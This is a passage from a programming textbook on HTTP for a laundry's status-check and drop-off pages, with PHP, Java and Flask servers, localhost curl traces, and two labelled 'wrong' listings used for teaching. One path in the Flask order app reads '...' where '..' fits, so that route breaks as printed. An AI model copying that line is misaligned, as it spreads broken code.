Listing 4.19 `web/tools/url_parts.mjs`: the parts of a status-check address, as the browser's `URL` parser sees them.

```
// url_parts.mjs: take a status-check address apart the way a browser does.
const u = new URL("https://laundry.example:8443/status?bill=B2938&phone=0896-0000-
1482#result");
console.log("scheme   " + u.protocol);
console.log("host     " + u.hostname);
console.log("port     " + u.port);
console.log("path     " + u.pathname);
console.log("query    " + u.search);
console.log("fragment " + u.hash);
for (const [key, value] of u.searchParams) console.log(`  ${key} = ${value}`);
// What the browser actually puts on the request line (no scheme, host or fragment):
console.log("request line: GET " + u.pathname + u.search + " HTTP/1.1");
```

```
scheme   https:
host     laundry.example
port     8443
path     /status
query    ?bill=B2938&phone=0896-0000-1482
fragment #result
  bill = B2938
  phone = 0896-0000-1482
request line: GET /status?bill=B2938&phone=0896-0000-1482 HTTP/1.1
```

Only the path and the query travel on the request line: scheme and port decided how to connect, the host goes into the `Host` header, and the fragment never leaves the browser. The query is a list of `name=value` pairs joined by `&`.

The answers, by hand. Before any code, the table of requests and the answer each must receive:

Table 4.4 The requests of Problem 4.5 worked by hand, with the status and the body each must receive.

Request	Status	Body
`GET /status?bill=B2938&phone=0896-0000-1482`	`200 OK`	`B2938: Ready for pickup`
`GET /status?bill=b2938&phone=0896 0000 1482`	`200 OK`	`B2938: Ready for pickup`
`GET /status?bill=B2938&phone=0811-0000-8361`	`404 Not Found`	`No bill found for this number and phone.`
`GET /status?bill=B9999&phone=0896-0000-1482`	`404 Not Found`	`No bill found for this number and phone.`
`GET /status?bill=B2938`	`400 Bad Request`	`Give both the bill number and the phone number.`
`POST /status?bill=B2938`	`405 Method Not Allowed`	`Use GET to read a status.` and the header `Allow: GET, HEAD`

Each status code carries a meaning defined by the HTTP standard, RFC 9110 [8], and **Table 4.5** says why each fits.

Table 4.5 The four status codes of the status check, their meaning in RFC 9110, and why each is the right one here.

Code	Meaning in RFC 9110	Why it fits here
`200 OK`	the request succeeded; the body is the answer	the bill was found and belongs to that phone
`400 Bad Request`	the server will not process the request because of a client error, such as a malformed or incomplete request	a required parameter is missing: nothing can be looked up
`404 Not Found`	the server has no current representation of the target	from the customer's side, "this bill with this phone" does not exist
`405 Method Not Allowed`	the method is not supported by the target; the response must carry an `Allow` header	reading a status is a GET; a POST here is a mistake

Why does a wrong phone get the *same* answer as an unknown bill? Because "wrong phone" would tell anyone typing bill numbers one after another which bills exist. With one answer for both, the page tells nothing to someone who does not know both numbers — which the application's requirements demand under Indonesia's personal data protection law.

What runs where. All of it on the server. The browser only builds the address from a form with `method="get"` (Problem 4.6 writes that form) and shows the text that comes back.

4.7.3 The PHP solution

Listing 4.20 `php/status.php`: the status check in PHP, run as the router script of the built-in server.

```php
<?php
// status.php: the public status check of Profitina Laundry.
// Run from this folder:   php -S localhost:8411 status.php
declare(strict_types=1);

const BILLS = [                             // three real rows of the Bill table
    'B0120' => ['phone' => '085600008080', 'status' => 'Collected'],
    'B2938' => ['phone' => '089600001482', 'status' => 'Ready for pickup'],
    'B2946' => ['phone' => '081100008361', 'status' => 'In process'],
];

function reply(int $code, string $text, array $headers = []): void
{
    http_response_code($code);
    header('Content-Type: text/plain; charset=utf-8');
    foreach ($headers as $line) {
        header($line);
    }
    echo $text, "\n";
}

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if ($path !== '/status') {
    reply(404, 'Not found.');
} elseif (!in_array($_SERVER['REQUEST_METHOD'], ['GET', 'HEAD'], true)) {
    reply(405, 'Use GET to read a status.', ['Allow: GET, HEAD']);
} else {
    $bill  = strtoupper(trim($_GET['bill'] ?? ''));
    $phone = preg_replace('/[\s-]/', '', $_GET['phone'] ?? '');   // "0896-0000 1482" is
fine
    $row   = BILLS[$bill] ?? null;
    if ($bill === '' || $phone === '') {
        reply(400, 'Give both the bill number and the phone number.');
    } elseif ($row === null || $row['phone'] !== $phone) {
        // An unknown bill and a wrong phone get the SAME answer: nothing leaks.
        reply(404, 'No bill found for this number and phone.');
    } else {
        reply(200, $bill . ': ' . $row['status']);
    }
}
```

- `const BILLS = [ … ];` is a constant associative array: the bill number is the key, and each value is a small array with the phone and the status. In the application these rows come from the `Bill` and `Customer` tables; three rows written into the program are enough to study HTTP.
- `reply` sets the status, the `Content-Type` and any extra headers, and only then prints the body, because headers must precede the first byte of the body.
- The `if … elseif … else` chain goes from the most general check (path) to the most specific (parameters); `in_array(…, true)` compares strictly.
- `$_GET['bill'] ?? ''` reads the query parameter, or the empty string if it is absent; the *null coalescing* operator `??` (Chapter 3, Section 3.9.5) is what keeps an absent parameter from raising a warning. `strtoupper(trim(…))` accepts `b2938`; `preg_replace('/[\s-]/', '', …)` deletes every white-space character and hyphen from the phone.
- `BILLS[$bill] ?? null` looks the bill up; the next test treats “no such bill” and “wrong phone” with one message.

Start it from the `php` folder with `php -S localhost:8411 status.php`, and run the six requests of **Table 4.4** with `curl -s -w "[%{http_code}]\n" URL`, where `-w` prints the status code after the body:

```
B2938: Ready for pickup
[200]
B2938: Ready for pickup
[200]
No bill found for this number and phone.
[404]
No bill found for this number and phone.
[404]
Give both the bill number and the phone number.
[400]
HTTP/1.1 405 Method Not Allowed
Allow: GET, HEAD
```

Every line agrees with the table worked by hand. Note that the space in the second request was written `%20` in the address, because a space cannot appear in a URL; PHP decoded it before the program saw it.

4.7.4 The same request, byte by byte

`curl` hides the request it sends unless asked. **Listing 4.21** hides nothing: it opens a TCP connection itself, writes the request as text, reads everything that comes back, and prints both, `>` for what was sent and `<` for what was received.

Listing 4.21 `python/raw_request.py`: one HTTP request typed by a program over a raw TCP socket, and every line of the response.

```python
"""Send one HTTP request by hand over a TCP socket and show every byte that comes back.

Usage:  python3 raw_request.py 8411 "/status?bill=B2938&phone=0896-0000-1482"
"""
import socket
import sys

port = int(sys.argv[1]) if len(sys.argv) > 1 else 8411
target = sys.argv[2] if len(sys.argv) > 2 else "/status?bill=B2938&phone=0896-0000-1482"

request = (f"GET {target} HTTP/1.1\r\n"
           f"Host: localhost:{port}\r\n"
           "Connection: close\r\n"
           "\r\n")                        # the empty line ends the header block
with socket.create_connection(("localhost", port)) as sock:
    sock.sendall(request.encode("ascii"))
    received = b""
    while chunk := sock.recv(4096):       # read until the server closes the connection
        received += chunk

for line in request.encode("ascii").split(b"\r\n")[:-1]:
    print(">", line.decode("ascii"))
for line in received.split(b"\r\n"):
    print("<", line.decode("utf-8"))
```

```
> GET /status?bill=B2938&phone=0896-0000-1482 HTTP/1.1
> Host: localhost:8411
> Connection: close
>
< HTTP/1.1 200 OK
< Connection: close
< X-Powered-By: PHP/8.4.21
< Content-Type: text/plain; charset=utf-8
<
< B2938: Ready for pickup
```

(The `Host` header that PHP repeats in its response is left out, like `Date`.) This is **Figure 4.6** in the flesh: a request line, the `Host` header HTTP/1.1 requires, `Connection: close`, and the empty line — `\r\n` alone — that ends the headers; then a status line, headers, an empty line and the body. `X-Powered-By` announces the PHP version, which production servers hide with `expose_php = Off`.



Figure 4.6 How the web works: the user gives the browser a URL, the browser sends an HTTP request over TCP/IP, and the server answers with an HTTP response made of a header and a body, which the browser displays.

4.7.5 The Java solution

Listing 4.22 is the same server in Java.

Listing 4.22 `java/StatusServer.java`: the status check on the JDK's HTTP server.

```java
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Map;

/** The public status check of Profitina Laundry on the JDK's HTTP server. */
public class StatusServer {
    // bill -> {phone, status}: three real rows of the Bill table
    static final Map<String, String[]> BILLS = Map.of(
        "B0120", new String[] {"085600008080", "Collected"},
        "B2938", new String[] {"089600001482", "Ready for pickup"},
        "B2946", new String[] {"081100008361", "In process"});

    static void reply(HttpExchange ex, int code, String text) throws IOException {
        byte[] body = (text + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8");
        boolean head = ex.getRequestMethod().equals("HEAD");
        ex.sendResponseHeaders(code, head ? -1 : body.length);
        if (!head) {
            try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        }
        ex.close();
    }

    /** "bill=B2938&phone=0896-0000-1482" -> {bill=B2938, phone=0896-0000-1482} */
    static Map<String, String> parseQuery(String raw) {
        Map<String, String> params = new HashMap<>();
        if (raw == null) return params;
        for (String pair : raw.split("&")) {
            String[] kv = pair.split("=", 2);
            String key = URLDecoder.decode(kv[0], StandardCharsets.UTF_8);
            String value = kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8)
: "";
            params.put(key, value);
        }
        return params;
    }
```

Listing 4.22 (Continued) *java/StatusServer.java: the status check on the JDK's HTTP server.*

```
    static void handle(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        if (!ex.getRequestURI().getPath().equals("/status")) {
            reply(ex, 404, "Not found.");
            return;
        }
        if (!method.equals("GET") && !method.equals("HEAD")) {
            ex.getResponseHeaders().set("Allow", "GET, HEAD");
            reply(ex, 405, "Use GET to read a status.");
            return;
        }
        Map<String, String> q = parseQuery(ex.getRequestURI().getRawQuery());
        String bill = q.getOrDefault("bill", "").trim().toUpperCase();
        String phone = q.getOrDefault("phone", "").replaceAll("[\\s-]", "");
        String[] row = BILLS.get(bill);
        if (bill.isEmpty() || phone.isEmpty()) {
            reply(ex, 400, "Give both the bill number and the phone number.");
        } else if (row == null || !row[0].equals(phone)) {
            // An unknown bill and a wrong phone get the SAME answer: nothing leaks.
            reply(ex, 404, "No bill found for this number and phone.");
        } else {
            reply(ex, 200, bill + ": " + row[1]);
        }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8412), 0);
        server.createContext("/", StatusServer::handle);
        server.start();
        System.out.println("Status check on http://localhost:8412/status");
    }
}
```

Java has no `$_GET`: `getRawQuery()` returns the query still encoded, and `parseQuery` does what PHP does before your script starts — split on `&`, split each pair on the first `=`, and decode with `URLDecoder.decode`. `Map.of(…)` makes an unchangeable map. The `Allow` header must be set *before* `sendResponseHeaders`, which writes all headers at once.

4.7.6 The Python solution

Listing 4.23 is the same server in Flask.

Listing 4.23 `python/status_app.py`: the status check in Flask.

```python
"""The public status check of Profitina Laundry in Flask.

Run:  python3 status_app.py        then try
http://localhost:8413/status?bill=B2938&phone=089600001482
"""
import re

from flask import Flask, request

BILLS = {                                   # three real rows of the Bill table
    "B0120": {"phone": "085600008080", "status": "Collected"},
    "B2938": {"phone": "089600001482", "status": "Ready for pickup"},
    "B2946": {"phone": "081100008361", "status": "In process"},
}
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

app = Flask(__name__)

@app.route("/status", methods=["GET", "POST", "PUT", "DELETE", "PATCH"])
def status():
    if request.method not in ("GET", "HEAD"):
        return "Use GET to read a status.\n", 405, {**TEXT, "Allow": "GET, HEAD"}
    bill = request.args.get("bill", "").strip().upper()
    phone = re.sub(r"[\s-]", "", request.args.get("phone", ""))
    row = BILLS.get(bill)
    if not bill or not phone:
        return "Give both the bill number and the phone number.\n", 400, TEXT
    if row is None or row["phone"] != phone:
        # An unknown bill and a wrong phone get the SAME answer: nothing leaks.
        return "No bill found for this number and phone.\n", 404, TEXT
    return f"{bill}: {row['status']}\n", 200, TEXT

@app.errorhandler(404)
def not_found(_error):
    return "Not found.\n", 404, TEXT

if __name__ == "__main__":
    app.run(port=8413)
```

A Flask view may return a tuple of body, status and headers. `request.args.get("bill", "")` is `$_GET['bill'] ?? ''`. The route lists the other methods so that the function can answer `405` itself; Flask adds `HEAD` to every `GET` route.

The six requests against the Java server on port 8412 print exactly the same lines as PHP. Against Flask on port 8413 they print the same lines too, with one difference in the last one: Flask writes the status line as `HTTP/1.1 405 METHOD NOT ALLOWED`, in capitals. The *reason phrase* after the number is decoration for human readers; programs, browsers included, read only the number [8].

4.7.7 A tempting wrong solution

The tempting server always answers `200 OK` and puts the bad news in the body. **Listing 4.24** is one; it is shorter than **Listing 4.20** and in a browser it looks fine.

Listing 4.24 `php/wrong_status.php`: every answer is sent as `200 OK`, even “not found”.

```php
<?php
// wrong_status.php: TEMPTING BUT WRONG. Every answer goes out as "200 OK".
// Run:  php -S localhost:8414 wrong_status.php
const BILLS = ['B2938' => ['phone' => '089600001482', 'status' => 'Ready for pickup']];

header('Content-Type: text/plain; charset=utf-8');
$bill  = $_GET['bill'] ?? '';
$phone = $_GET['phone'] ?? '';
if (isset(BILLS[$bill]) && BILLS[$bill]['phone'] === $phone) {
    echo $bill, ': ', BILLS[$bill]['status'], "\n";
} else {
    echo "No bill found for this number and phone.\n";   // ...but the status line says 200
}
```

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: text/plain; charset=utf-8

No bill found for this number and phone.
```

The body says “not found”; the status line says “found”, and everything that reads status codes believes the status line: caches, search engines (this is a *soft 404*), and `fetch`, whose `response.ok` would be `true`. It also answers `DELETE` like `GET`, and compares the phone exactly, so `0896-0000-1482` as printed on the receipt is “not found”.

> **CHECK YOURSELF.** A request arrives as `GET /status?phone=089600001482&bill=B2946&lang=id`. What does **Listing 4.20** answer, and why does the order of the parameters and the extra `lang` not matter?
>
> *Answer.* `200 OK` with the body `B2946: In process`. PHP parses the whole query into the array `$_GET` before the script runs, and an array is looked up by key, not by position; a key the script never reads, such as `lang`, is simply ignored. The Java `parseQuery` and Flask’s `request.args` behave the same way.

4.8 Problem 4.6 — GET or POST: Looking Up Against Dropping Off

4.8.1 The problem

> **PROBLEM 4.6.** The drop-off page of Profitina Laundry has two forms: one that *looks up* the status of a bill (Problem 4.5), and one that *creates* a bill from a name, a phone number, a service and a quantity. Choose the HTTP method of each form and justify the choice. Write the server side of the second form so that a new bill is numbered B3001, B3002 and so on, and so that reloading the page shown after a drop-off never creates a second bill. Show what travels on the wire when the drop-off form is sent.

4.8.2 Understanding it by hand

The two methods, compared. Chapter 2, Section 2.11 showed what the browser sends for each method. **Table 4.6** puts the differences that matter side by side, with the definitions of RFC 9110 [8].

Table 4.6 GET and POST compared on the properties that decide which one a form should use.

	GET	POST
Where the form's fields travel	in the query string of the URL	in the body of the request
Visible in the address bar, history, server logs	yes	no (only the URL is)
Can be bookmarked or shared as a link	yes	no
Safe (the client asks for no change)	yes	no
Idempotent (repeating it has the same effect as doing it once)	yes	no
May be repeated by the browser, a proxy or a link preview without asking	yes	no; a browser asks before re-sending
Right for	reading: search, lookup, filter	changing something: create, pay, send

The lookup changes nothing, so it is GET and can be bookmarked; the drop-off creates a bill, so it is POST, which is neither safe nor idempotent.

Worked example of the body. The customer Siti Aminah drops off 3,5 kg of washing (service S0001). The browser builds the body by *percent-encoding* each field (Chapter 2, Section 2.11.2): a space becomes `+`, a comma becomes `%2C`, and the pairs are joined with `&`:

```
name=Siti+Aminah&phone=0812-0000-1111&service=S0001&qty=3%2C5
```

Sixty-one characters, so the header `Content-Length: 61` must say 61.

The reload problem. If the POST is answered directly with "Bill B3001 created", Reload must re-send the POST; the customer clicks through the warning and a second bill appears. The cure is **Post/Redirect/Get**: answer the POST with `303 See Other` and a `Location` pointing to the new bill; the browser fetches it with GET, and a reload repeats only the GET.

What runs where. The browser builds and sends the two requests; the server creates the bill and chooses the redirect. The HTML of the two forms decides the methods, so it is the first file to write.

4.8.3 The HTML

Listing 4.25 `web/laundry/dropoff.html`: two forms, two methods; the comments say why each method was chosen.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Drop off laundry</h1>
  <!-- A lookup reads, so it uses GET: the answer can be bookmarked and shared. -->
  <form action="/status" method="get">
    <label>Bill number <input name="bill" required></label>
    <label>Phone <input name="phone" type="tel" required></label>
    <button>Check status</button>
  </form>
  <!-- A drop-off creates a bill, so it uses POST: never repeated by a link or a reload. --
>
  <form action="/orders" method="post">
    <label>Name <input name="name" required maxlength="60"></label>
    <label>Phone <input name="phone" type="tel" required></label>
    <label>Service
      <select name="service">
        <option value="S0001">Wash, dry &amp; fold (per kg)</option>
        <option value="S0002">Express wash &amp; fold, 1 day (per kg)</option>
        <option value="S0003">Ironing only (per kg)</option>
        <option value="S0008">Bed cover, any size (per item)</option>
      </select>
    </label>
    <label>Quantity <input name="qty" inputmode="decimal" required></label>
    <button>Create bill</button>
  </form>
</body>
</html>
```

`method` is the whole decision and `action` the destination; each `name` becomes a `name=value` pair; `type="tel"` and `inputmode="decimal"` bring up a numeric keyboard; `required` and `maxlength` are a convenience for the customer and no protection for the server, as Problem 4.11 proves.

4.8.4 The PHP solution

Listing 4.26 is the server side.

Listing 4.26 `php/order.php`: POST creates a bill and answers `303 See Other`; GET shows the bill.

```php
<?php
// order.php: GET reads, POST creates, and a POST is answered with a redirect.
// Run from this folder:   php -S localhost:8421 order.php
declare(strict_types=1);

const STORE = __DIR__ . '/data/orders.csv';          // one line per order

function orders(): array
{
    if (!is_file(STORE)) {
        return [];
    }
    $rows = [];
    $fh = fopen(STORE, 'r');
    while (($row = fgetcsv($fh, null, ',', '"', '')) !== false) {
        $rows[$row[0]] = $row;                        // id => [id, name, phone, service,
qty]
    }
    fclose($fh);
    return $rows;
}

function text(int $code, string $body): void
{
    http_response_code($code);
    header('Content-Type: text/plain; charset=utf-8');
    echo $body;
}

$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);

if ($path === '/orders/new' && $method === 'GET') {
    header('Content-Type: text/html; charset=utf-8');
    readfile(__DIR__ . '/../web/laundry/dropoff.html');
} elseif ($path === '/orders' && $method === 'POST') {
    $fields = [];
    foreach (['name', 'phone', 'service', 'qty'] as $key) {
        $fields[$key] = trim($_POST[$key] ?? '');
        if ($fields[$key] === '') {
            text(400, "Missing field: $key\n");
            exit;
        }
    }
    $id = sprintf('B%04d', 3001 + count(orders()));   // B3001, B3002, ...
    $fh = fopen(STORE, 'a');
    fputcsv($fh, [$id, ...array_values($fields)], ',', '"', '');
```

Listing 4.26 (Continued) *php/order.php: POST creates a bill and answers 303 See Other; GET shows the bill.*

```php
    fclose($fh);
    // Post/Redirect/Get: 303 tells the browser to FETCH the receipt with GET.
    http_response_code(303);
    header('Location: /orders/' . $id);
} elseif (preg_match('#^/orders/(B\d{4})$#', $path, $m) && $method === 'GET') {
    $row = orders()[$m[1]] ?? null;
    if ($row === null) {
        text(404, "No such order.\n");
    } else {
        [$id, $name, $phone, $service, $qty] = $row;
        text(200, "Order $id\nName: $name\nPhone: $phone\nService: $service\nQuantity:
$qty\n");
    }
} else {
    text(404, "Not found.\n");
}
```

- `STORE` is a CSV file written with `fputcsv` and read with `fgetcsv`, which quote a field containing a comma such as `3,5` (the empty escape character is PHP 8.4's recommended setting). PHP forgets everything between requests, so what must survive is written to a file; Chapter 5 replaces it with a database.
- The first branch answers `GET /orders/new` with the form of **Listing 4.25**.
- The second branch answers `POST /orders`. It reads the four fields from `$_POST`, refuses the request with `400` if any is empty, numbers the bill with `sprintf('B%04d', 3001 + count(orders()))`, appends the line, and answers `303` with `Location: /orders/B3001`. It prints no body at all.
- The third branch matches `/orders/B` followed by four digits with `preg_match` and shows that bill as plain text.

Send the drop-off with `curl`, asking it to show the request it sends with `--trace-ascii -`:

```
=> Send header, 153 bytes (0x99)
0000: POST /orders HTTP/1.1
0017: Host: localhost:8421
002d: User-Agent: curl/8.5.0
0045: Accept: */*
0052: Content-Length: 61
0066: Content-Type: application/x-www-form-urlencoded
0097:
=> Send data, 61 bytes (0x3d)
0000: name=Siti+Aminah&phone=0812-0000-1111&service=S0001&qty=3%2C5
```

The body is exactly the 61 characters worked by hand, and `Content-Type: application/x-www-form-urlencoded` is the name of that encoding. The four checks of the problem — create, show, show a bill that does not exist, and send an incomplete form — print:

```
303 http://localhost:8421/orders/B3001
Order B3001
Name: Siti Aminah
Phone: 0812-0000-1111
Service: S0001
Quantity: 3,5
No such order.
[404]
Missing field: phone
[400]
```

Status 303 and the next address; the receipt fetched by GET; and fetching it again created nothing, since B3002 does not exist.

4.8.5 The Java and Python solutions

Listing 4.27 and **Listing 4.28** are the same server in Java and Flask.

Listing 4.27 `java/OrderServer.java`: the same three routes on the JDK's HTTP server; bills are kept in memory.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** GET reads, POST creates, and a POST is answered with a redirect. */
public class OrderServer {
    static final List<String> FIELDS = List.of("name", "phone", "service", "qty");
    static final Map<String, Map<String, String>> ORDERS = new LinkedHashMap<>();  // in
memory

    static void send(HttpExchange ex, int code, String type, String text) throws
IOException {
        byte[] body = text.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(code, body.length == 0 ? -1 : body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        ex.close();
    }

    static Map<String, String> parseForm(String raw) {
        Map<String, String> form = new HashMap<>();
        for (String pair : raw.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv[0].isEmpty()) continue;
            form.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                     kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) :
"");
        }
        return form;
    }
```

Listing 4.27 (Continued) *java/OrderServer.java: the same three routes on the JDK's HTTP server; bills are kept in memory.*

```
    static synchronized void handle(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Matcher m = Pattern.compile("^/orders/(B\\d{4})$").matcher(path);
        if (path.equals("/orders/new") && method.equals("GET")) {
            send(ex, 200, "text/html; charset=utf-8",
                 Files.readString(Path.of("..", "web", "laundry", "dropoff.html")));
        } else if (path.equals("/orders") && method.equals("POST")) {
            String raw = new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8);
            Map<String, String> form = parseForm(raw);
            Map<String, String> order = new LinkedHashMap<>();
            for (String key : FIELDS) {
                String value = form.getOrDefault(key, "").trim();
                if (value.isEmpty()) {
                    send(ex, 400, "text/plain; charset=utf-8", "Missing field: " + key +
"\n");
                    return;
                }
                order.put(key, value);
            }
            String id = String.format("B%04d", 3001 + ORDERS.size());
            ORDERS.put(id, order);
            // Post/Redirect/Get: 303 tells the browser to FETCH the receipt with GET.
            ex.getResponseHeaders().set("Location", "/orders/" + id);
            send(ex, 303, "text/plain; charset=utf-8", "");
        } else if (m.matches() && method.equals("GET")) {
            Map<String, String> o = ORDERS.get(m.group(1));
            if (o == null) {
                send(ex, 404, "text/plain; charset=utf-8", "No such order.\n");
            } else {
                send(ex, 200, "text/plain; charset=utf-8", "Order " + m.group(1)
                    + "\nName: " + o.get("name") + "\nPhone: " + o.get("phone")
                    + "\nService: " + o.get("service") + "\nQuantity: " + o.get("qty") +
"\n");
            }
        } else {
            send(ex, 404, "text/plain; charset=utf-8", "Not found.\n");
        }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8422), 0);
        server.createContext("/", OrderServer::handle);
        server.start();
        System.out.println("Orders on http://localhost:8422/orders/new");
    }
}
```

`getRequestBody().readAllBytes()` reads the POST body, which `parseForm` decodes like a query string (same encoding). `handle` is `synchronized` so that two simultaneous drop-offs cannot both become B3001. Bills live in memory and vanish when the server stops.

Listing 4.28 `python/order_app.py`: the same routes in Flask; `redirect(…, code=303)` is Post/Redirect/Get in one call.

```python
"""GET reads, POST creates, and a POST is answered with a redirect (Flask).

Run:  python3 order_app.py        then open http://localhost:8423/orders/new
"""
from pathlib import Path

from flask import Flask, redirect, request

FIELDS = ["name", "phone", "service", "qty"]
ORDERS = {}                                # id -> dict of fields, kept in memory
FORM = Path(__file__).parent / "..." / "web" / "laundry" / "dropoff.html"
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

app = Flask(__name__)

@app.get("/orders/new")
def new_order():
    return FORM.read_text(encoding="utf-8")

@app.post("/orders")
def create_order():
    order = {}
    for key in FIELDS:
        value = request.form.get(key, "").strip()
        if not value:
            return f"Missing field: {key}\n", 400, TEXT
        order[key] = value
    order_id = f"B{3001 + len(ORDERS):04d}"
    ORDERS[order_id] = order
    # Post/Redirect/Get: 303 tells the browser to FETCH the receipt with GET.
    return redirect(f"/orders/{order_id}", code=303)

@app.get("/orders/<order_id>")
def show_order(order_id):
    o = ORDERS.get(order_id)
    if o is None:
        return "No such order.\n", 404, TEXT
    return (f"Order {order_id}\nName: {o['name']}\nPhone: {o['phone']}\n"
            f"Service: {o['service']}\nQuantity: {o['qty']}\n"), 200, TEXT

if __name__ == "__main__":
    app.run(port=8423)
```

`@app.get` and `@app.post` are short forms of `@app.route(…, methods=[…])`; `request.form` is Flask's `$_POST`; `redirect(url, code=303)` builds the 303 response with its `Location` header. The four checks print the same lines against both servers as against PHP, apart from the port number inside the redirect address.

4.8.6 A tempting wrong solution

A link is easier to make than a form, and the tempting shortcut creates the bill from a link: `<a href="/orders/add?name=Siti&…">Create bill</a>`, answered by **Listing 4.29**.

Listing 4.29 `php/wrong_order.php`: a bill is created by a GET request. Every visit to the link creates another one.

```php
<?php
// wrong_order.php: TEMPTING BUT WRONG. A plain link creates a bill.
// Run:  php -S localhost:8424 wrong_order.php
//   e.g. <a href="/orders/add?name=Siti&phone=0812-0000-1111&service=S0001&qty=3">
const STORE = __DIR__ . '/data/wrong_orders.txt';

$count = is_file(STORE) ? count(file(STORE)) : 0;
$id = sprintf('B%04d', 3001 + $count);
file_put_contents(STORE, $id . ' ' . ($_GET['name'] ?? '?') . "\n", FILE_APPEND);
header('Content-Type: text/plain; charset=utf-8');
echo "Created $id\n";
```

Request the link twice, as a customer would by pressing Reload, and then once with `curl -I`, which sends `HEAD` — the method that link checkers and message previews use to peek at an address:

```
Created B3001
Created B3002
HTTP/1.1 200 OK
B3001 Siti
B3002 Siti
B3003 Siti
```

Three bills for one drop-off, the third from a request that asked for no content at all. GET is defined as safe [8], so browsers restoring tabs, chat previews and crawlers may all repeat it; a GET that changes data is a bug in the server.

> **CHECK YOURSELF.** A cashier's page has a button "Mark B2946 as finished". Which method should it send, and what should the server answer?
>
> *Answer.* POST, because it changes the bill's status and repeating it is not harmless (a second click would, for example, write a second entry in the status history). The server should answer with Post/Redirect/Get: `303 See Other` with `Location` pointing to the bill's page, so that a reload after the click shows the bill instead of sending the change again. The finished application does exactly this with `POST /api/bills/B2946/status`.

4.9 Problem 4.7 — The Price List as a Real Table

4.9.1 The problem

> **PROBLEM 4.7.** Publish the price list of Profitina Laundry — twelve services, each with a code, a name, a unit and a price in rupiah — as a complete HTML5 document in which the prices form a real table: a caption, a header row whose cells say what each column holds, one row per service in which the code is the header of its row, and prices written the Indonesian way, with a dot between thousands. Then generate the same document from data with a loop, in PHP, in Java and in Python, so that all three produce the hand-written file byte for byte.

4.9.2 Understanding it by hand

The structure first. **Figure 4.7** recalls the shape of every HTML document: a root, a head with the title and the other facts about the page, and a body with everything the reader sees. Inside the body, a *table* has its own grammar (Chapter 2, Section 2.9): a `table` holds an optional `caption`, then a `thead` with header rows, then one or more `tbody` groups of rows; a row, `tr`, holds cells; a cell is `th` when it is a heading and `td` when it is data.



Figure 4.7 The structure of every HTML document: a root, a head that carries the title and other metadata, and a body that carries everything the reader sees.

Why a table. A price list *is* tabular: rows are services, columns properties. `th scope="col"` names a column and `th scope="row"` a row, so the price 12.000 *is* the cell of row S0002 and column *Price (Rp)* — for a screen reader, a program, and the CSS of Problem 4.8. That is *semantic* HTML (Chapter 2, Section 2.12).

The data, by hand. **Table 4.7** shows the first rows of the `Service` table of the application's database:

Table 4.7 The first rows of the service data used for the price list; all twelve are in the listings below.

Code	Service	Unit	Price
S0001	Wash, dry & fold	kg	8000
S0002	Express wash & fold, 1 day	kg	12000
S0003	Ironing only	kg	6000
...	...	...	...
S0012	Helmet cleaning	item	30000

